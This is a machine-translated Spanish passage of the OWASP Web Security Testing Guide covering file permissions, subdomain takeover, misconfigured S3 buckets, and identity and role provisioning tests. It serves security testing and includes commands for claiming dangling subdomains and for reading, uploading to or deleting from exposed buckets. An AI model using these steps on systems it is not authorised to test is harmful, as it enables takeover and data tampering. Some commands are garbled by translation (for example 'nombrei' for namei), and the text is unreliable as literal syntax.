Un ejemplo claro es un archivo de ejecución que es ejecutable por usuarios no autorizados. Por otro ejemplo, la información de la cuenta o un valor simbólico para acceder a una API (que se ve cada vez más en los microservicios o servicios web modernos) puede almacenarse en un archivo de configuración cuyos permisos están configurados como legibles en todo el mundo desde la instalación de forma predeterminada. Estos datos confidenciales pueden quedar expuestos por actores maliciosos internos del host o por un atacante remoto que comprometió el servicio con otras vulnerabilidades pero obtuvo solo un privilegio de usuario normal.

Objetivos de la prueba

- Revise e identifique cualquier permiso de archivo no autorizado.

Cómo probar

En Linux, use el comando ls para verificar los permisos del archivo. Alternativamente, namei también se puede utilizar para enumerar de forma recursiva los permisos de archivos.

```
$ nombrei -l /PathToCheck/
```

Los archivos y directorios que requieren pruebas de permisos de archivos incluyen, entre otros:

- Archivos web/directorio
- Archivos/directorio de configuración
- Archivos confidenciales (datos cifrados, contraseña, clave)/directorio
- Archivos de registro (registros de seguridad, registros de operación, registros de administración)/directorio
- Ejecutables (scripts, EXE, JAR, clase, PHP, ASP)/directorio
- Archivos/directorio de base de datos
- Archivos temporales/directorio
- Subir archivos/directorio

Remediación

Configure los permisos de los archivos y directorios correctamente para que usuarios no autorizados no puedan acceder a recursos críticos innecesariamente.

Herramientas

- Enumeración de acceso a Windows
- Acceso a WindowsChk
- Nombre de Linux

Referencias

- CWE-732: Asignación de permisos incorrecta para recursos críticos

Machine Translated by Google

Prueba de adquisición de subdominio

WSTG-CONF-10

Resumen

Una explotación exitosa de este tipo de vulnerabilidad permite a un adversario reclamar y tomar el control del subdominio de la víctima. Este ataque se basa en lo siguiente:

1. El registro de subdominio del servidor DNS externo de la víctima está configurado para apuntar a un recurso/servicio externo/punto final inexistente o inactivo. La proliferación de productos XaaS (cualquier cosa como servicio) y servicios de nube pública ofrecen muchos objetivos potenciales a considerar.
2. El proveedor de servicios que aloja el recurso/servicio externo/punto final no maneja la propiedad del subdominio. verificación adecuadamente.

Si la toma de control del subdominio tiene éxito, es posible una amplia variedad de ataques (publicación de contenido malicioso, phising, robo de cookies de sesión de usuario, credenciales, etc.). Esta vulnerabilidad podría explotarse para una amplia variedad de registros de recursos DNS, incluidos: un TXT, etc. En términos de gravedad del ataque, la toma de control de un subdominio NS (aunque es menos probable) tiene el mayor impacto porque un ataque exitoso podría resultar en un control total sobre todo. Zona DNS y dominio de la víctima.

GitHub

1. La víctima (victim.com) usa GitHub para el desarrollo y configuró un registro DNS (coderepo.victim.com) para acceder a él.
2. La víctima decide migrar su repositorio de código de GitHub a una plataforma comercial y no lo elimina. coderepo.victim.com desde su servidor DNS.
3. Un adversario descubre que coderepo.victim.com está alojado en GitHub y utiliza GitHub Pages para reclamar coderepo.victim.com usando su cuenta de GitHub.

Dominio caducado

1. La víctima (victim.com) posee otro dominio (victimotherdomain.com) y utiliza un registro CNAME (www) para hacer referencia al otro dominio (www.victim.com –> victimotherdomain.com).
2. En algún momento, victimotherdomain.com caduca y cualquiera puede registrarlo. Dado que el registro CNAME no se elimina de la zona DNS de victim.com, cualquiera que registre victimotherdomain.com tiene control total sobre www.victim.com hasta que el registro DNS esté presente.

Objetivos de la prueba

- Enumere todos los dominios posibles (anteriores y actuales).
- Identifique dominios olvidados o mal configurados.

Cómo probar

Pruebas de caja negra

El primer paso es enumerar los servidores DNS y los registros de recursos de las víctimas. Hay varias formas de realizar esta tarea, por ejemplo, enumeración de DNS utilizando una lista de diccionario de subdominios comunes, fuerza bruta de DNS o utilizando motores de búsqueda web y otras fuentes de datos OSINT.

Usando el comando dig, el evaluador busca los siguientes mensajes de respuesta del servidor DNS que justifican una mayor investigación:

Machine Translated by Google

- `DOMINIO NX`
- `FALLO DE SERVICIO`
- `RECHAZADO`
- `no se pudo acceder a ningún servidor.`

Prueba de adquisición de subdominio de registro DNS A y CNAME

Realice una enumeración DNS básica en el dominio de la víctima (`victim.com`) usando `dnsrecon` :

```
$ ./dnsrecon.py -d victim.com [*] Realizando
la enumeración general del dominio: victim.com
...
[-] DNSSEC no está configurado para victim.com [*] [*]
                Un subdominio.victim.com 192.30.252.153 CNAME
                subdominio1.victim.com subdominio ficticio.victim.com
...
```

Identifique qué registros de recursos DNS están inactivos y señalan servicios inactivos/no utilizados. Usando el comando excavar para el `Registro` CNAME :

```
$ dig CNAME subdominio ficticio.victim.com; <<>> DiG
9.10.3-P4-Ubuntu <<>> ns victim.com ;; opciones globales: +cmd ;;
Obtuve respuesta: ;;
->>ENCABEZADO<<-
código de operación: CONSULTA, estado: NXDOMAIN, id: 42950 ;; banderas: qr rd ra;
CONSULTA: 1, RESPUESTA: 2, AUTORIDAD: 0, ADICIONAL: 1
```

Las siguientes respuestas de DNS justifican una mayor investigación: `NXDOMAIN` .

Para probar el `registro` A , el evaluador realiza una búsqueda en la base de datos whois e identifica a GitHub como el proveedor de servicios:

```
$ whois 192.30.252.153 | grep "Nombre de la organización"
Nombre de la organización: GitHub, Inc.
```

El evaluador visita `subdominio.victim.com` o emite una solicitud HTTP GET que devuelve una respuesta "404 - Archivo no encontrado", que es una clara indicación de la vulnerabilidad.

Machine Translated by Google




Figura 4.2.10-1: Respuesta de GitHub 404 Archivo no encontrado

El evaluador reclama el dominio usando GitHub Pages:




Figura 4.2.10-2: Dominio de reclamo de GitHub

Prueba de adquisición de subdominio de registro NS

Identifique todos los servidores de nombres para el dominio dentro del alcance:

Machine Translated by Google


```
$ dig ns victim.com +short ns1.victim.com

servidor de nombres.dominioexpirado.com
```

En este ejemplo ficticio, el evaluador verifica si el dominio expireddomain.com está activo con una búsqueda de registrador de dominio. Si el dominio está disponible para su compra, el subdominio es vulnerable.

Las siguientes respuestas de DNS justifican una mayor investigación: SERVFAIL o REFUSED .

Prueba de caja gris El

probador tiene el archivo de zona DNS disponible, lo que significa que la enumeración DNS no es necesaria. La metodología de prueba es la misma.

Remediación

Para mitigar el riesgo de toma de control del subdominio, los registros de recursos DNS vulnerables deben eliminarse de la zona DNS. Se recomienda como mejor práctica un seguimiento continuo y controles periódicos.

Herramientas

- excavar - página de manual
- recon-ng - Marco de reconocimiento web
- theHarvester: herramienta de recopilación de inteligencia OSINT
- Sublist3r: herramienta de enumeración de subdominios OSINT
- dnsrecon - Script de enumeración DNS
- Enumeración DNS de OWASP Amass

Referencias

- HackerOne: una guía para adquisiciones de subdominios
- Adquisición de subdominios: conceptos básicos
- Adquisición de subdominios: más allá de CNAME
- OWASP AppSec Europe 2017 - Frans Rosén: secuestro de DNS mediante proveedores de nube: no se necesita verificación

Machine Translated by Google

Probar el almacenamiento en la nube

——
WSTG-CONF-11

Resumen

Los servicios de almacenamiento en la nube facilitan aplicaciones y servicios web para almacenar y acceder a objetos en el servicio de almacenamiento.
Sin embargo, una configuración inadecuada del control de acceso puede provocar la exposición de información confidencial, la manipulación de datos o el acceso no autorizado.

Un ejemplo conocido es cuando un depósito de Amazon S3 está mal configurado, aunque los otros servicios de almacenamiento en la nube también pueden estar expuestos a riesgos similares. De forma predeterminada, todos los depósitos de S3 son privados y solo pueden acceder a ellos los usuarios a los que se les concede acceso explícitamente. Los usuarios pueden otorgar acceso público tanto al depósito como a los objetos individuales almacenados dentro de ese depósito. Esto puede dar lugar a que un usuario no autorizado pueda cargar nuevos archivos, modificar o leer archivos almacenados.

Objetivos de la prueba

- Evaluar que la configuración de control de acceso para los servicios de almacenamiento esté implementada correctamente.

Cómo probar

Primero identifique la URL para acceder a los datos en el servicio de almacenamiento y luego considere las siguientes pruebas:

- leer los datos no autorizados
- cargar un nuevo archivo arbitrario

Puede usar curl para las pruebas con los siguientes comandos y ver si las acciones no autorizadas se pueden realizar con éxito.

Para probar la capacidad de leer un objeto:

```
curl -X GET https://<servicio-de-almacenamiento-en-la-nube>/<objeto>
```

Para probar la capacidad de cargar un archivo:

```
curl -X PUT -d 'prueba' 'https://<servicio-de-almacenamiento-en-la-nube>/test.txt'
```

Prueba de configuración incorrecta del depósito de Amazon S3 Las URL del

depósito de Amazon S3 siguen uno de dos formatos: estilo de host virtual o estilo de ruta.

- Acceso de estilo virtual alojado

```
https://bucket-name.s3.Region.amazonaws.com/key-name
```

En el siguiente ejemplo, my-bucket es el nombre del depósito, us-west-2 es la región y Puppy.png es el nombre clave:

```
https://my-bucket.s3.us-west-2.amazonaws.com/puppy.png
```

Machine Translated by Google

- Acceso estilo ruta

```
https://s3.Region.amazonaws.com/bucket-name/key-name
```

Como se indicó anteriormente, en el siguiente ejemplo, `my-bucket` es el nombre del depósito, `us-west-2` es la región y `cachorro.png` es el nombre clave:

```
https://s3.us-west-2.amazonaws.com/my-bucket/puppy.jpg
```

Para algunas regiones, se puede utilizar el punto final global heredado que no especifica un punto final específico de la región. Su formato también es estilo alojado virtual o estilo ruta.

- Acceso de estilo virtual alojado

```
https://bucket-name.s3.amazonaws.com
```

- Acceso estilo ruta

```
https://s3.amazonaws.com/bucket-name
```

Identificar la URL del depósito

Para las pruebas de caja negra, las URL de S3 se pueden encontrar en los mensajes HTTP. El siguiente ejemplo muestra que se envía una URL de depósito en la etiqueta `img` en una respuesta HTTP.

```
...
<img src="https://my-bucket.s3.us-west-2.amazonaws.com/puppy.png">
...
```

Para las pruebas de caja gris, puede obtener las URL de los depósitos desde la interfaz web, los documentos, el código fuente o cualquier otra fuente disponible de Amazon.

Pruebas con AWS-CLI

Además de realizar pruebas con curl, también puede realizar pruebas con la herramienta de línea de comandos de AWS. En este caso se utiliza el protocolo `s3://` .

Lista

El siguiente comando enumera todos los objetos del depósito cuando está configurado como público.

```
aws s3 ls s3://<nombre-depósito>
```

Subir

El siguiente es el comando para cargar un archivo.

```
aws s3 cp archivo arbitrario s3://nombre-depósito/ruta-para-guardar
```

Machine Translated by Google

Este ejemplo muestra el resultado cuando la carga se ha realizado correctamente.

```
$ aws s3 cp test.txt s3://nombre-bucket/test.txt subir: ./test.txt a
s3://nombre-bucket/test.txt
```

Este ejemplo muestra el resultado cuando la carga falla.

```
$ aws s3 cp test.txt s3://bucket-name/test.txt error de carga: ./
test2.txt a s3://bucket-name/test2.txt Se produjo un error (AccessDenied) al llamar a la operación PutObject: Acceso denegado
```

Eliminar

El siguiente es el comando para eliminar un objeto.

```
aws s3 rm s3://nombre-depósito/objeto-para-eliminar
```

Herramientas

- CLI de AWS

Referencias

- Trabajar con depósitos de Amazon S3
- DEFECTOS 2

Machine Translated by Google

4.3 Pruebas de gestión de identidad

4.3.1 Definiciones de funciones de prueba

4.3.2 Proceso de registro del usuario de prueba

4.3.3 Proceso de aprovisionamiento de cuentas de prueba

4.3.4 Prueba de enumeración de cuentas y cuenta de usuario adivinable

4.3.5 Prueba de política de nombres de usuario débil o no aplicada

Machine Translated by Google

Definiciones de roles de prueba

ID
WSTG-IDNT-01

Resumen

Las aplicaciones tienen varios tipos de funcionalidades y servicios, y requieren permisos de acceso según las necesidades del usuario. Ese usuario podría ser:

- un administrador, donde gestiona las funcionalidades de la aplicación.
- un auditor, donde revisa las transacciones de la aplicación y proporciona un informe detallado. un ingeniero de soporte,
- donde ayudan a los clientes a depurar y solucionar problemas en sus cuentas.
- un cliente, donde interactúa con la aplicación y se beneficia de sus servicios.

Para manejar estos usos y cualquier otro caso de uso para esa aplicación, se configuran definiciones de roles (más comúnmente conocidas como RBAC). Según estos roles, el usuario es capaz de realizar la tarea requerida.

Objetivos de la prueba

- Identificar y documentar los roles utilizados por la aplicación.
- Intenta cambiar, cambiar o acceder a otro rol.
- Revise la granularidad de los roles y las necesidades detrás de los permisos otorgados.

Cómo probar

Identificación de roles

El evaluador debe comenzar identificando los roles de la aplicación que se están probando mediante cualquiera de los siguientes métodos:

- Documentación de solicitud.
- Orientación por parte de los desarrolladores o administradores de la aplicación.
- Comentarios de la aplicación.
- Confusa las posibles
  - funciones: variable de cookie (p. ej., función , esAdmin=Verdadero)
  - = variable de cuenta de administrador (p. ej. , función:
  - administrador), directorios o archivos ocultos (p. ej., /admin , , /copias de seguridad)
  - cambiar a usuarios conocidos (por ejemplo , administrador , copias de seguridad , etc.)

Cambio a roles disponibles Después de

identificar posibles vectores de ataque, el evaluador debe probar y validar que puede acceder a los roles disponibles.

> Algunas aplicaciones definen las funciones del usuario en el momento de la creación, mediante controles y políticas rigurosas, o garantizando que la función del usuario esté protegida adecuadamente mediante una firma creada por el backend. Descubrir que los roles existen no significa que sean una vulnerabilidad.

Revisar permisos de roles

Después de obtener acceso a los roles en el sistema, el evaluador debe comprender los permisos otorgados a cada rol.

Un ingeniero de soporte no debería poder realizar funciones administrativas, gestionar las copias de seguridad ni realizar transacciones en lugar de un usuario.

Machine Translated by Google

Un administrador no debería tener plenos poderes sobre el sistema. La funcionalidad de administración sensible debe aprovechar el principio de creador-verificador o utilizar MFA para garantizar que el administrador esté realizando la transacción. Un claro ejemplo de ello fue el incidente de Twitter en 2020.

Herramientas

Las pruebas mencionadas anteriormente se pueden realizar sin el uso de ninguna herramienta, excepto la que se utiliza para acceder al sistema.

Para hacer las cosas más fáciles y más documentadas, se puede utilizar:

- Extensión Autorizar de Burp
- Complemento de prueba de control de acceso de ZAP

Referencias

- Ingeniería de roles para la gestión de seguridad empresarial, E Coyne y J Davis, 2007
- Ingeniería de roles y estándares RBAC

Machine Translated by Google

Proceso de registro de usuario de prueba

ID	WSTG-IDNT-02

Resumen

Algunos sitios web ofrecen un proceso de registro de usuarios que automatiza (o semiautomatiza) el suministro de acceso al sistema a los usuarios. Los requisitos de identidad para el acceso varían desde una identificación positiva hasta ninguna, dependiendo de los requisitos de seguridad del sistema. Muchas aplicaciones públicas automatizan completamente el proceso de registro y aprovisionamiento porque el tamaño de la base de usuarios hace imposible su gestión manual. Sin embargo, muchas aplicaciones corporativas aprovisionarán usuarios manualmente, por lo que es posible que este caso de prueba no se aplique.

Objetivos de la prueba

- Verifique que los requisitos de identidad para el registro de usuarios estén alineados con los requisitos comerciales y de seguridad.
- Validar el proceso de registro.

Cómo probar

Verifique que los requisitos de identidad para el registro de usuarios estén alineados con los requisitos comerciales y de seguridad:

1. ¿Cualquiera puede registrarse para acceder?
2. ¿Los registros son examinados por un ser humano antes del aprovisionamiento o se otorgan automáticamente si se cumplen los criterios?
3. ¿Puede una misma persona o identidad registrarse varias veces?
4. ¿Pueden los usuarios registrarse para diferentes roles o permisos?
5. ¿Qué prueba de identidad se requiere para que un registro sea exitoso?
6. ¿Se verifican las identidades registradas?

Validar el proceso de registro:

1. ¿Se puede falsificar o falsificar fácilmente la información de identidad?
2. ¿Se puede manipular el intercambio de información de identidad durante el registro?

Ejemplo

En el ejemplo de WordPress a continuación, el único requisito de identificación es una dirección de correo electrónico a la que pueda acceder el registrante.

Machine Translated by Google




Figura 4.3.2-1: Página de registro de WordPress

Por el contrario, en el siguiente ejemplo de Google, los requisitos de identificación incluyen nombre, fecha de nacimiento, país, número de teléfono móvil, dirección de correo electrónico y respuesta CAPTCHA. Si bien solo se pueden verificar dos de ellos (dirección de correo electrónico y número de teléfono móvil), los requisitos de identificación son más estrictos que los de WordPress.




Figura 4.3.2-2: Página de registro de Google

Remediación

Implementar requisitos de identificación y verificación que correspondan a los requisitos de seguridad de la información que protegen las credenciales.

Herramientas

Un proxy HTTP puede ser una herramienta útil para probar este control.

Referencias

Diseño de registro de usuario

Machine Translated by Google

Proceso de aprovisionamiento de cuenta de prueba

ID
WSTG-IDNT-03

Resumen

El aprovisionamiento de cuentas presenta una oportunidad para que un atacante cree una cuenta válida sin la aplicación del proceso de identificación y autorización adecuado.

Objetivos de la prueba

- Verifique qué cuentas pueden aprovisionar otras cuentas y de qué tipo.

Cómo probar

Determine qué roles pueden aprovisionar usuarios y qué tipo de cuentas pueden aprovisionar.

- ¿Existe alguna verificación, investigación y autorización de las solicitudes de aprovisionamiento?
- ¿Existe alguna verificación, investigación y autorización de las solicitudes de desaprovisionamiento?
- ¿Puede un administrador aprovisionar a otros administradores o sólo a usuarios?
- ¿Puede un administrador u otro usuario proporcionar cuentas con privilegios mayores que los suyos?
- ¿Puede un administrador o usuario darse de baja?
- ¿Cómo se administran los archivos o recursos propiedad del usuario dado de baja? ¿Están eliminados? es acceso transferido?

Ejemplo

En WordPress, solo se requieren el nombre de un usuario y la dirección de correo electrónico para aprovisionar al usuario, como se muestra a continuación:




Figura 4.3.3-1: Agregar usuario de WordPress

La desaprovisionamiento de usuarios requiere que el administrador seleccione los usuarios que se van a desaprovisionar, seleccione Eliminar en el menú desplegable (encerrado en un círculo) y luego aplique esta acción. Luego, al administrador se le presenta un cuadro de diálogo que le pregunta qué hacer con las publicaciones del usuario (eliminarlas o transferirlas).

Machine Translated by Google

